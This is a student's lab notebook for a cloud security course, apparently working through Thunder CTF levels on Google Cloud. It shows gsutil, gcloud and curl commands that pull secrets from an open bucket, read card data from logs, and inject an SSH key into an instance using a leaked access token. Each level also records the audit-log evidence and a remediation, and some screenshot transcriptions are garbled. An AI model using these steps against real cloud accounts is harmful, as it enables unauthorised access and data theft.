

Andrew Stevenson Lab 4 CS595

Lab 4

- [3. a1openbucket](#)
- [7. a2finance](#)
- [10. a3password](#)
- [12. a4error](#)
- [14. a5power](#)
- [17. a6container](#)

Lab 4.2

- [8. Gather information](#)
- [9. Test adversarial input](#)
- [10. Command injection](#)
- [11. Reverse-engineer the source](#)
- [12. Information exposure](#)
- [13. Expose and leverage credentials](#)
- [14. Excess permissions](#)
- [15. Data exfiltration](#)

Lab 4.3

- [3. flaws: Level 1](#)
- [4. flaws: Level 2](#)
- [5. flaws: Level 3](#)
- [6. flaws: Level 4](#)
- [7. flaws: Level 5](#)
- [8. flaws: Level 6](#)

Lab 4.4

- [2. flaws2 Attacker: Level 1](#)
- [3. flaws2 Attacker: Level 2](#)
- [4. flaws2 Attacker: Level 3](#)
- [5. flaws2 Defender: Objective 1](#)
- [6. flaws2 Defender: Objective 2](#)
- [7. flaws2 Defender: Objective 3](#)
- [8. flaws2 Defender: Objective 4](#)
- [9. flaws2 Defender: Objective 5](#)
- [10. flaws2 Defender: Objective 6](#)

Lab 4.5

- [3. iam_privesc_by_rollback_steps](#)
- [5. cloud_breach_s3_steps \(1-3\)](#)
- [6. cloud_breach_s3_steps \(4-6\)](#)
- [8. ec2_ssrf steps \(1-2\)](#)

9. ec2_ssrf steps (3-5)

12. rce_web_app steps (4-5)

Show the IP address revealed by the command.

14. rce_web_app steps (8-11)


Show a directory listing of the account you've logged into.

15. rce_web_app steps (12-14)

Lab 4

3. a1openbucket

- Take a screenshot of the secret obtained



The screenshot shows a Google Cloud Platform interface with several windows open:

- VM instances - Compute Engine**: Shows two VM instances: wfp1-vm and wfp2-vm, both in us-west1-b zone.
- Browser - Cloud Storage - s20...**: A tab showing cloud storage details.
- Google Cloud Platform - s20websec-Andrew-Stevenson**: The main dashboard for the project.
- Terminal (s20websec-andrew-stevenson)**: A terminal window showing a Linux shell session. The user is in a directory named 'thunder-ctf' under 's20websec-andrew-stevenson'. The session includes commands like 'date', 'ls', 'cat', and 'cp' used to interact with a Google Cloud Storage bucket named 'al-bucket-193384130992'.
- Notepad**: An open note titled 'Untitled - Notepad' containing Python code related to 'thunder.py' and 'a1openbucket'.

```
real    0m0.000s
user    0m0.000s
sys     0m0.000s
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ date
Wed 26 May 2021 04:57:20 UTC
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ ls
core docs LICENSE README.md requirements.txt scripts start thunder.py
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ gsutil ls gs://thunder/alopenbucket
AccessDeniedException: 403 There is an account problem for the requested project.
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ gsutil ls gs://alopenbucket
BucketNotFoundException: 404 gs://alopenbucket bucket does not exist.
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ gsutil ls gs://al-bucket-193384130992
gs://al-bucket-193384130992/secret.txt
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ gsutil cp gs://al-bucket-193384130992/secret.txt .
Copying gs://al-bucket-193384130992/secret.txt...
/ [1 files] [ 48.0 B/ 48.0 B]
Operation completed over 1 objects/48.0 B.
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ ls
core docs LICENSE README.md requirements.txt scripts secret.txt start thunder.py
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$ cat secret.txt
867239933069031457384626599760368469483474504855
(env-tctf) ads6@cloudshell:~/thunder-ctf (s20websec-andrew-stevenson)$
```

START: 10:43

STOP: 10:44

- Take a screenshot of these entries for your lab notebook.

The screenshot shows two windows side-by-side. On the left is the Google Cloud Platform Logs Explorer interface. The query bar contains: `resource.type="gcs_bucket" resource.labels.bucket_name="a1-bucket-113860256236"`. The results pane shows a histogram and a detailed log entry for May 26, 10:43:48 PDT. The log entry is:

```

2021-05-26 10:43:48.795 PDT IAM storage.googleapis.com
storage.objects.get
projects/a1-bucket-113860256236/objects/secret.txt
method: "GET"
principal_email: "ads6@pdx.edu"
method: "storage.objects.get"
principal_email: "ads6@pdx.edu"
protoPayload: {
  insertId: "-uakprkf183aru"
  resource: {
    type: "storage.googleapis.com"
    labels: {
      bucket: "a1-bucket-113860256236"
      location: "US"
      name: "a1-bucket-113860256236"
    }
  }
  severity: "INFO"
  logName: "projects/s20websec-andrew-stevenson/logs/cloudaudit.googleapis.com%2Fdata_access"
  receiveTimestamp: "2021-05-26T10:43:49.284446891Z"
}
  
```

On the right is a Notepad window titled "Untitled - Notepad" containing shell commands related to Google Cloud Logging and gsutil:

```

File Edit Format View Help
odin id: ads6
python3 thunder.py help
thunder@openbucket
python3 thunder.py activate_project
s20websec-andrew-stevenson
gsutil ls gs://a1-bucket-113860256236
gsutil cp gs://a1-bucket-113860256236/secret.txt .
gcloud logging read
cloudaudit.googleapis.com%2Fdata_acce
  
```

- Take a screenshot of this entry for your lab notebook.

The screenshot shows two windows side-by-side. On the left is the Google Cloud Platform Activity view for project s20websec-andrew-stevenson. It shows a list of activities for today, including log entries, object retrieval, storage creation, and bucket retrieval. On the right is a Notepad window titled "Untitled - Notepad" containing shell commands related to Google Cloud Logging and gsutil:

```

File Edit Format View Help
odin id: ads6
python3 thunder.py help
thunder@openbucket
python3 thunder.py activate_project
s20websec-andrew-stevenson
gsutil ls gs://a1-bucket-113860256236
gsutil cp gs://a1-bucket-113860256236/secret.txt .
gcloud logging read
cloudaudit.googleapis.com%2Fdata_acce
  
```

- What is the `methodName` of the creation command and the `principalEmail` address of the account that issued it?

"ads6@pdx.edu"

"v2.deploymentmanager.deployments.insert"

- What is the `methodName` of the deletion command?

"V2.deploymentmanager.deployments.delete"

Vulnerability Description: The given credentials have permission to download the bucket containing the secret file, allowing the adversary to view it.

Suggested Remediation: Revoke the service account key used to download the bucket in order to restrict access.

7. a2finance

Start: 9:45

STOP: 10:28

- Take a screenshot of the secret obtained

The screenshot shows a dual-pane interface. The left pane is a 'Compute Engine' dashboard for 'VM instances', listing two instances: 'wfp1-vm' and 'wfp2-vm', both in 'us-west1-b' zone. The right pane is a 'Terminal' session titled '(s20websec-andrew-stevenson)'. The terminal output shows a user attempting to run 'gcloud.logging.read' with unrecognized arguments, followed by a search for gcloud commands related to logging. The user then runs 'gcloud logging read' with specific parameters, resulting in a detailed log entry for a transaction from 'DENISE_WHITE'.

```
> 
ERROR: (gcloud.logging.read) unrecognized arguments:
AND
jsonPayload.name=DENISE_WHITE

To search the help text of gcloud commands, run:
  gcloud help -- SEARCH TERMS
clouduser@a2-logging-instance:~$ gcloud logging read logName='projects/s20websec-andrew-stevenson/logs/transactions' AND jsonPayload.name="DENISE_WHITE"
---
insertId: 6xsqdggrrji2wt
jsonPayload:
  credit-card-number: '1213162593543486'
  name: DENISE WHITE
  transaction-total: $288.58
logName: projects/s20websec-andrew-stevenson/logs/transactions
receiveTimestamp: '2021-05-27T04:52:41.753577427Z'
resource:
  labels:
    project_id: s20websec-andrew-stevenson
    type: global
timestamp: '2021-05-27T04:52:41.753577427Z'
```

- What is the name of the service account that was used to perform the exfiltration? The answer does not have @pdx.edu in it.

a2-logging-instance-sa@s20websec-andrew-stevenson.iam.gserviceaccount.com

- Include a screenshot of the query filter that was used during the exfiltration that shows what parts of the transactions log has been exfiltrated (similar to below)

The screenshot shows the Google Cloud Platform Logs Explorer interface. On the left, there's a sidebar with 'Operations Logging' selected. The main area has tabs for 'Logs Explorer', 'Logs Dashboard', 'Logs-based Metrics', 'Logs Router', and 'Logs Storage'. The 'Logs Explorer' tab is active, showing a histogram of log entries from May 26, 7:54 PM to May 26, 10:56 PM. Below the histogram is a 'Query results' table with columns for SEVERITY, TIMESTAMP, PLOT, and SUMMARY. The table contains several rows of log entries, each with a detailed JSON payload. To the right of the table is a terminal window titled 'Untitled - Notepad' showing command-line history related to logging and project configuration.

- What is the name of the service account that was used to perform the command? Explain the difference between this service account and the one from the previous step.

488615398643@cloudservices.gserviceaccount.com

The previous service account was associated with the logger; this one is associated with the VM Instance.

- What is the service account key name used to perform this operation? (We would want to delete this key if this were an actual compromise.)

//iam.googleapis.com/projects/s20websec-andrew-stevenson/serviceAccounts/a2-finance@s20websec-andrew-stevenson.iam.gserviceaccount.com/keys/0cf30f602da8a102ef01695a1581146d512aefed

- Show the IP address and UserAgent for this request.

The screenshot shows the Google Cloud Platform Logs Explorer interface. On the left, there's a sidebar with 'Logs Explorer' selected, along with other options like 'Logs Dashboard', 'Logs-based Metrics', 'Logs Router', and 'Logs Storage'. The main area has a 'Query' section with 'Recent (15)', 'Saved (0)', and 'Suggested (0)' buttons. Below it is a 'Log fields' search bar and a histogram showing log field counts over time. To the right of the histogram is a 'Query results' table with columns for 'SEVERITY', 'TIMESTAMP', 'PDT', and 'SUMMARY'. The table contains several log entries, including one from a service account and another from a deployment. On the far right, there's a terminal window with command-line history, including gsutil commands for file transfers and bucket operations.

- Show the output of the command when run on the VM

```
ads6@a2-logging-instance:~$ last
ads6      pts/0        35.235.241.65    Thu May 27 07:01    still logged in
clouduse pts/0        35.230.121.248   Thu May 27 05:16 - 06:35 (01:18)
clouduse pts/0        35.230.121.248   Thu May 27 05:08 - 05:14 (00:06)
reboot    system boot  5.4.0-1043-gcp   Thu May 27 04:52    still running

wtmp begins Thu May 27 04:52:15 2021
```

Vulnerability Description: The given account has permissions to view the bucket containing the source code, which contains an improperly committed ssh key in its git history. Thus the adversary may access the credit card file containing the secret using the key.

Suggested Remediation: Revoke the service account key used to download the bucket containing the source code.

10. a3password

START: 10:52
STOP: 11:48

```

e=xBctvFJCIwY%2BYNw3LTSTrJaIgMifw4c7YoiTEWTVhgppmknzguibDoRId18TrMAF21FHKE%2BZtgcVIdfLJTpT311pjknZbzJuqmmG481Xchd4HWbXrLI7aK
YY3x3Qs4ZY17d06Rmc%2BKzdeqf/gcdUd01UsFtxAtoRf2xN61X6rxOtc7umxxv3NndT2utdimF3sfc110821hg%2FFGAP3PGYtFG1Jfp1h0wJy3YcAnqg%2B
TAg61WljfaTdbDcGRID5VoTsY9TXHthoNRn4ojGVb%2BEDdyb0elFLtikqTo2iyxF6yIQ%2BNlgyHqRTS5rGfnHtmFqj7IVkSgBOnzA%3D%3D
status: ACTIVE
timeout: 60s
updateTime: '2021-05-28T17:51:53.677Z'
versionId: '2'
(env-tctf) ads@cloudshell:~/thunder-ctf/scripts (s20websec-andrew-stevenson)$ curl https://us-central1-s20websec-andrew-steven
son.cloudfunctions.net/a3-func-967825891309?password=849567690305 -H "Authorization: Bearer $(gcloud auth print-identity-toke
n)"
Password yielded incorrect result
(env-tctf) ads@cloudshell:~/thunder-ctf/scripts (s20websec-andrew-stevenson)$ gcloud auth print-access-token
ya29.c.KqYBAQiaQm3DGLHAMXq0ivyJ0hZrp1G9xpfPp85DsoPVLOIFYBrWZokWFJ1i1b1fvBod-b6WercFyUkQRDUU_tPDN5girIXTbrblaujIup0D3wwStnYyM
AKGj05zAKM_f--Z2iVi-IwBzlqSXUst-25gBUsEblMZWFW9v2iPwUlh2lxUFLJklwjyUP31vlcySwQcgPVIIplalkwOpGu_h8SaUruWA
(env-tctf) ads@cloudshell:~/thunder-ctf/scripts (s20websec-andrew-stevenson)$ gcloud functions describe XOR_PASSWORD ^ XOR_FA
CTOR
ERROR: (gcloud.functions.describe) unrecognized arguments:
^
XOR_FACTOR
To search the help text of gcloud commands, run:
gcloud help -- SEARCH TERMS
(env-tctf) ads@cloudshell:~/thunder-ctf/scripts (s20websec-andrew-stevenson)$ curl https://us-central1-s20websec-andrew-steve
son.cloudfunctions.net/a3-func-967825891309?password=380996844341 -H "Authorization: Bearer $(gcloud auth print-identity-toke
n)"
Correct password. The secret is: 644335821122308635138696610776298968751785669469
(env-tctf) ads@cloudshell:~/thunder-ctf/scripts (s20websec-andrew-stevenson)$

```

- Take a screenshot of this entry for your lab notebook.

Logs Explorer - Logging - s20websec-Andrew-Stevenson

Logs Explorer

Query Recent (16) Saved (0) Suggested (0)

resource.type="gcs_bucket" resource.labels.bucket_name="a3-bucket-967825891309";timeRange=2021-05-28T17:52:40Z-2021-05-28T17:55:00Z

Log fields

Histogram

Query results


authenticationInfo:

- principalEmail: "a3-func-967825891309-sa:s20websec-andrew-stevenson.iam.gserviceaccount.com"
- principalAccountDelegationInfo:
- firstPartyPrincipal:
- principalEmail: "service-4886153986439gcf-admin-robot.iam.gserviceaccount.com"


requestMetadata:

- callerIp: "2000:1900:2000:1b:480::"
- callerSuppliedUserAgent: "python-requests/2.25.1.gzip(gfe)"
- requestAttributes:
- time: "2021-05-28T18:48:08.169138519Z"
- auth:
- destinationAttributes:
- serviceName: "storage.googleapis.com"
- methodName: "storage.objects.get"
- authorizationInfo:
- resource: "projects/_/buckets/a3-bucket-967825891309/objects/secret.txt"
- permissions: "storage.objects.get"

- Take a screenshot of this entry for your lab notebook.



- Take a screenshot of this entry for your lab notebook.



- What is the service account that performs the operation, the service account key name, the authorization permission included and the methodName used in this operation?

Service Account Name: `a3-access@s20websec-andrew-stevenson.iam.gserviceaccount.com`

Service Account Key Name:

`//iam.googleapis.com/projects/s20websec-andrew-stevenson/serviceAccounts/a3-access@s20websec-andrew-stevenson.iam.gserviceaccount.com/keys/0cf30f602da8a102ef01695f1581146d512aeaf`

Authorization Permission Included: `cloudfunctions.functions.sourceCodeGet`

methodName: `google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl`

Vulnerability Description: The given account has permissions to download the source code, which can then be reverse-engineered to discover the password necessary to retrieve the secret via the protected function.

Suggested Remediation: The service account key should be revoked and the permission given to the service account should be removed in order to secure the Cloud Function.

12. a4error

START: 1:04 PM

STOP: 1:15 PM

- Take a screenshot of the secret obtained

The screenshot shows a terminal window within the Google Cloud Platform interface. The terminal output is as follows:

```

Usage of /: 22.9% of 9.52GB  Users logged in: 0
Memory usage: 52%           IP address for ens4: 10.138.0.9
Swap usage: 0%              

18 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@a4-instance:~$ ls
ubuntu@a4-instance:~$ pwd
/home/ubuntu
ubuntu@a4-instance:~$ cd ..
ubuntu@a4-instance:/home$ ls
secretuser ubuntu
ubuntu@a4-instance:/home$ cd ~/.../secretuser
ubuntu@a4-instance:/home/secretuser$ cat secret.txt
1353919940047421663057282877003543304404641263639
ubuntu@a4-instance:/home/secretuser$ 

```

To the right of the terminal, a Notepad window titled "Untitled - Notepad" contains the following text:

```

File Edit Format View Help
odin id: ads6

curl https://us-central1-s20websec-andrew-stevenson.cloudfunctions.net
Bearer $(gcloud auth print-identity-token)"

ssh-rsa
AAAAAB3NzaC1yc2EAAAQABAAQDg8UjgxqziyjRrVGfwA1cQTj0wgrvuhGN45b
pfgjbsjhnm/171V9chMhwocT1xAGEzn1Tt8xyplDgnGvDOb7de+wcvIw/amfCuin
+tqe0dVZgewv/h2k3M0gfD5vVLh0z9Mrwrx0IPETBFWJ13mJzSMnW8ELGJDze8r1
l3YIGsgBrqnDH9jhfi+eaqjPPqEJp ads6@cs-164295223446-default-boost-4v

```

Below this, another terminal command is shown:

```

curl --request POST \
  'https://www.googleapis.com/compute/v1/projects/s20websec-andrew-
instance/setMetadata' \
  -H 'Authorization: Bearer ya29_c.KrUB40gEe0d8xtvYP-Nfnbr-jRaTIUn2e
kGZzBq79kYs3f155xdccPdSC1zK0snxCFhCTopSv/BZF1160ydpvc72VpIPCCX
4fheeLyvyv1TkooVJHl21b1PMVtW4Mzm4T06rpnk8C20d4r6BrZ-wQjhGrznkrBp_Vb
-H 'Accept: application/json' \
-H 'Content-Type: application/json' \
--data '{
  "fingerprint": "eVBguEAsg5U=",
  "items": [
    {
      "key": "ssh-keys",
      "value": "ubuntu:ssh-rsa
AAAAAB3NzaC1yc2EAAAQABAAQDg8UjgxqziyjRrVGfwA1cQTj0wgrvuhGN45b
pfgjbsjhnm/171V9chMhwocT1xAGEzn1Tt8xyplDgnGvDOb7de+wcvIw/amfCuin
+tqe0dVZgewv/h2k3M0gfD5vVLh0z9Mrwrx0IPETBFWJ13mJzSMnW8ELGJDze8r1
l3YIGsgBrqnDH9jhfi+eaqjPPqEJp ubuntu"
    }
  ]
}'

```

- Take a screenshot showing the events at this severity

```

curl https://us-central1-s20websec-andrew-stevenson.cloudfunctions.net/208602112448/file-secret.txt
Authorization: Bearer $(gcloud identity-token)

ssh-rsa
AAAAB3NzaC1yc2EAAQADQABAAVwG5z6gYhCnghvAlpF695xNncbrvA12jhmn/171V9McHouwT1lXAGEzrdev+cuivw/afuCuinIV-GEXK61b+tg0dVZgevw/h2k3MqFD5vLhzb9MrJ13mJ25Mn8ELGDze8rJlewzAgTx6ao/517d0InvUXa2/SB6KA312k0+QcZgBrqnD9jhf1eaqJPqCjP ads@cs-164295223446-default-boost-4vvvs

curl --request POST \
'https://www.googleapis.com/imports/s20websec-andrew-stevenson/zwest1-b/instances/a4-instance/se-H-Authorization: Bearer ya29.cKwBQdXbXyBxXWt11L0DZBYOFKD-KGZz8q79kYsfi155dcPwNSC1zK0mB7EJ1l6dyprc72ypvPCKHIC1qGuJy01VnIXshfr08e+S3jfDPHRhyKVJ74fheLyyvyjTKaqjHm21b1PMWIW4zm4n6Bz-wQjhRzkhkBr_Vb6f4Q' \
-H 'Accept: application/json' \
-H 'Content-Type: application/' \
-data '{
  "fingerprint": "wy1iESVFY14",
  "items": [
    {
      "key": "ssh-keys",
      "value": "ubuntu:ssh-rsa"
    }
  ]
}'

```

- Take a screenshot showing the events at this severity

```

curl https://us-central1-s20websec-andrew-stevenson.cloudfunctions.net/208602112448/file-secret.txt
Authorization: Bearer $(gcloud identity-token)

ssh-rsa
AAAAB3NzaC1yc2EAAQADQABAAVwG5z6gYhCnghvAlpF695xNncbrvA12jhmn/171V9McHouwT1lXAGEzrdev+cuivw/afuCuinIV-GEXK61b+tg0dVZgevw/h2k3MqFD5vLhzb9MrJ13mJ25Mn8ELGDze8rJlewzAgTx6ao/517d0InvUXa2/SB6KA312k0+QcZgBrqnD9jhf1eaqJPqCjP ads@cs-164295223446-default-boost-4vvvs

curl --request POST \
'https://www.googleapis.com/imports/s20websec-andrew-stevenson/zwest1-b/instances/a4-instar-H-Authorization: Bearer ya29.cKwBQdXbXyBxXWt11L0DZBYOFKD-NfibrJAIUn2elx4d-g1UDZBYCkgGZz8q79kYsfi155dcPwNSC1B7EJ1l6dyprc72ypvPCKHIC1qGuJy01VnIXshfr08e+S3jfDPHRhy4fheLyyvyjTKaqjHm21b1PMWIW4zm4n6Bz-wQjhRzkhkBr_Vb6f4Q' \
-H 'Accept: application/' \
-H 'Content-Type: application/' \
-data '{
  "fingerprint": "wy1iESVFY14",
  "items": [
    {
      "key": "ssh-keys",
      "value": "ubuntu:ssh-rsa"
    }
  ]
}'

AAAAB3NzaC1yc2EAAQADQABAAVwG5z6gYhCnghvAlpF695xNncbrvA12jhmn/171V9McHouwT1lXAGEzrdev+cuivw/afuCuinIV-GEXK61b+tg0dVZgevw/h2k3MqFD5vLhzb9MrJ13mJ25Mn8ELGDze8rJlewzAgTx6ao/517d0InvUXa2/SB6KA312k0+QcZgBrqnD9jhf1eaqJPqCjP ads@cs-164295223446-default-boost-4vvvs

```

- Take a screenshot showing the name of the service account that has been used to perform this operation as well as the IP address of the client and the User-Agent of the request that has performed the operation.

```

curl https://us-central1-stevenson.cloudfunction.298602112448.firebaseio.com/.json
Authorization: Bearer identity-token

ssh-rsa
AAAAB3NzaC1y2EAAQADQ
rVGFwA2zQj0qgrvhG4
hChchvAlPf695xrXcB
jhmm/171V9cmMohwocT1
de+wcvu/amfUciunMv4G
+tqeDdVZgewv/h2k3MqF
J13mJzSMnW8ELGJze8r
o/517mInvUXva/vsBGKA
gBrqnDHjhfi+eaqPPq
164295223446-deaf-d

```

```

curl --request POST \
https://www.googleapis.com/20websec-andrew-west1-b/instances/a4-
-H "Authorization": ya29.c.KrUBAQFjEldIUo4NuATu0JuV9sf0vKmezuCoIzKn3LCSylw5CtlyBzExe5ryRA
-H "Accept": application/json
-H "Content-Type": application/x-www-form-urlencoded
--data "fingerprint": "w
-items: [
  {
    "key": "ssh-key",
    "value": "ubuntu"
  }
]

```

- Take a screenshot showing the stack trace returned on the request that exposes the access token along with the request that led to the error.

```

curl https://us-central1-stevenson.cloudfunction.298602112448.firebaseio.com/.json
Authorization: Bearer identity-token

ssh-rsa
AAAAB3NzaC1y2EAAQADQ
rVGFwA2zQj0qgrvhG4
hChchvAlPf695xrXcB
jhmm/171V9cmMohwocT1
de+wcvu/amfUciunMv4G
+tqeDdVZgewv/h2k3MqF
J13mJzSMnW8ELGJze8r
o/517mInvUXva/vsBGKA
gBrqnDHjhfi+eaqPPq
164295223446-deaf-bc

```

```

curl --request POST \
https://www.googleapis.com/20websec-andrew-west1-b/instances/a4-
-H "Authorization": Bearer ya29.c.KrUBAQFjEldIUo4NuATu0JuV9sf0vKmezuCoIzKn3LCSylw5CtlyBzExe5ryRA
-H "Accept": application/json
-H "Content-Type": application/x-www-form-urlencoded
--data "fingerprint": "w
-items: [
  {
    "key": "ssh-key",
    "value": "ubuntu"
  }
]

```

Vulnerability Description: The authorization key for the program agent is revealed in an error message that the provided credentials have access to.

Suggested Remediation: Revoke privileges to read the log from the provided credentials, and stop logging the authorization key if possible.

14. a5power

START: 1:39 PM

STOP: 2:13 PM

- Take a screenshot of the secret obtained

```
curl https://us-central1-stevenson.cloudfunctions.net:23663511115/-H "Authorization: $gcloud auth print-ident"
curl --request POST \
  'https://clouddesrcemanagement.googleapis.com/v1/projects/s20websec-andrew-stevenson:getIamPolicy' \
  --header 'Authorization: ya29.c.KrUBAQj2uBtghdJdTZmtF65UXJnPnd4GG7ZkNg0MtSh9P
yKcBYn6nRns5sPtq1QPAc2cvS07JlMDRpXfTjqoqJk3rDw-g
7V9cVHfvbmfymhAulAxuPf5WPV
USEvenaQc1NODMeIm1jerugn'
  --header 'Accept: application/json' \
  --data '{}'

projects/s20websec-andrew-stevenson/roles/a5_access
curl --request PATCH \
  'https://iam.googleapis.com/projects/s20websec-andrew-stevenson/roles/a5_access:updateMask=includedPermissions'
  --header 'Authorization: ya29.c.KrUBAQj2uBtghdJdTZmtF65UXJnPnd4GG7ZkNg0MtSh9P
